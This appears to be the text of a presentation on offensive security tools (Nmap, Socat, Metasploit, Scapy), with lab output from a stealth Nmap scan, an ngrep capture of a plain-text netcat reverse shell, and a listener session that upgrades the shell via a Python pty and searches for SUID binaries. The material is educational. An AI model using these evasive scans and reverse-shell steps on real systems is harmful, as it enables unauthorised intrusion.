Offensive Security Tools for Operational Security

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Purpose of offensive security tools

- Identification of open services (Assessing the access vector from internal/external perspectives)
- Scanning of vulnerabilities via plugins, banner grabbing, manual recon and automation
- Execution of vulnerabilities to confirm their impact and applying patches following CVEs.

NMAP (Network Mapper)

- Active network reconnaissance tool (Information gathering with direct interaction to devices)
- Port scanning – Ability to identify if device ports are open or not and ability to evade monitoring such as PSAD (Port Scan Attack Detector)
- Version/Service detection – Identifying exact services and versions of target port(s)
- Vulnerability scanning – Being able to automate procedure of scanning vulnerabilities (Vulners DB plugin)

NMAP Output (Stealth)

```
root@kali-linux-main:~# nmap -Pn -n -sN --mtu=40 -T2 192.168.0.16 -p 139,445,3389,8080,135
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-09 06:02 GMT
Nmap scan report for 192.168.0.16
Host is up (0.00024s latency).

PORT     STATE         SERVICE
135/tcp  open|filtered msrpc
139/tcp  open|filtered netbios-ssn
445/tcp  open|filtered microsoft-ds
3389/tcp open|filtered ms-wbt-server
8080/tcp open|filtered http-proxy
MAC Address: D8:F2:CA:CB:21:04 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 5.96 seconds
```

Socat (Big brother of Netcat)


- Bigger learning curve than Netcat but way more capabilities
- Ability to invoke encrypted bind/reverse shells (Testing firewall and monitoring security) – Evasion of payload analysis
- Forming TCP proxies and relays which can identify holes within a network infrastructure
- Further information: https://www.radarhack.com/tutorial/DEFEATING_THE_NETWORK_SECURITY_INFRASTRUCTURE.pdf


Why not use netcat?

```
root@kali-linux-main:~# ngrep -qt host 192.168.0.17 and port 80
interface: eth0 (192.168.0.0/255.255.255.0)
filter: ( host 192.168.0.17 and port 80 ) and ((ip || ip6) || (vlan && (ip || ip6)))

T 2021/02/06 04:11:40.357423 192.168.0.17:80 -> 192.168.0.46:40146 [AP] #1
  ls.

T 2021/02/06 04:11:40.358833 192.168.0.46:40146 -> 192.168.0.17:80 [AP] #2
  ls..aqeeb@aqeeb:~$

T 2021/02/06 04:11:45.874905 192.168.0.17:80 -> 192.168.0.46:40146 [AP] #4
  cd /tmp.

T 2021/02/06 04:11:45.875447 192.168.0.46:40146 -> 192.168.0.17:80 [AP] #5
  cd /tmp..aqeeb@aqeeb:/tmp$

T 2021/02/06 04:11:46.210348 192.168.0.17:80 -> 192.168.0.46:40146 [AP] #7
  ls.

T 2021/02/06 04:11:46.211770 192.168.0.46:40146 -> 192.168.0.17:80 [AP] #8
  ls...[0m.[01;34msystemd-private-40c7e1b5265d41e29016646b7ea5c8b3-systemd-resolved.servi
  1.[0m..aqeeb@aqeeb:/tmp$

T 2021/02/06 04:12:32.563259 192.168.0.17:80 -> 192.168.0.46:40146 [AP] #10
  echo "Attacker communication which is plain-text.".

T 2021/02/06 04:12:32.563853 192.168.0.46:40146 -> 192.168.0.17:80 [AP] #11
  echo "Attacker communication which is plain-text."..Attacker communication which is pla
```

```
root@kali-linux-main:~# nc -nvvlp 80
listening on [any] 80 ...
connect to [192.168.0.17] from (UNKNOWN) [192.168.0.46] 40146
ls
python3 -c 'import pty; pty.spawn("/bin/bash")'
aqeeb@aqeeb:~$ ls
ls
aqeeb@aqeeb:~$ id
id
uid=1000(aqeeb) gid=1000(aqeeb) groups=1000(aqeeb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
aqeeb@aqeeb:~$ pwd
pwd
/home/aqeeb
aqeeb@aqeeb:~$ find / -perm u+s 2>/dev/nul
find / -perm u+s 2>/dev/nul
bash: /dev/nul: Permission denied
aqeeb@aqeeb:~$ find / -perm u+s 2>/dev/null
find / -perm u+s 2>/dev/null
aqeeb@aqeeb:~$ ls
ls
aqeeb@aqeeb:~$ cd /tmp
cd /tmp
aqeeb@aqeeb:/tmp$ ls
ls
systemd-private-40c7e1b5265d41e29016646b7ea5c8b3-systemd-resolved.service-TLIpyC
systemd-private-40c7e1b5265d41e29016646b7ea5c8b3-systemd-timesyncd.service-Wh4KJR
vmware-root_747-4282367541
aqeeb@aqeeb:/tmp$ echo "Attacker communication which is plain-text."
echo "Attacker communication which is plain-text."
Attacker communication which is plain-text.
aqeeb@aqeeb:/tmp$ find
```

This time with encryption…






Metasploit Framework (Ruby)

- All-in-one package to automate known vulnerabilities
- Selecting a vulnerability identified in the recon phase and then being able to execute it using key commands
- Simplified process in vulnerability testing although disadvantage is the inability to explore exploit.
- More info about Metasploit: https://www.offensive-security.com/metasploit-unleashed/

Metasploit Framework - Screenshot



Scapy (Python)

- Python framework designed to create network attacks such as MITM, passive sniffing, port scanning, ARP cache poisoning, VLAN Hopping
- Using Scapy you can create your own attacks and then generate the defensive counterpart by detecting the attack on the infrastructure.
- Python based tools which can evade signature based detection from IDS. Scapy can be used offensively/defensively.
- More info about Scapy: https://scapy.readthedocs.io/en/latest/usage.html

Questions?

Thank you!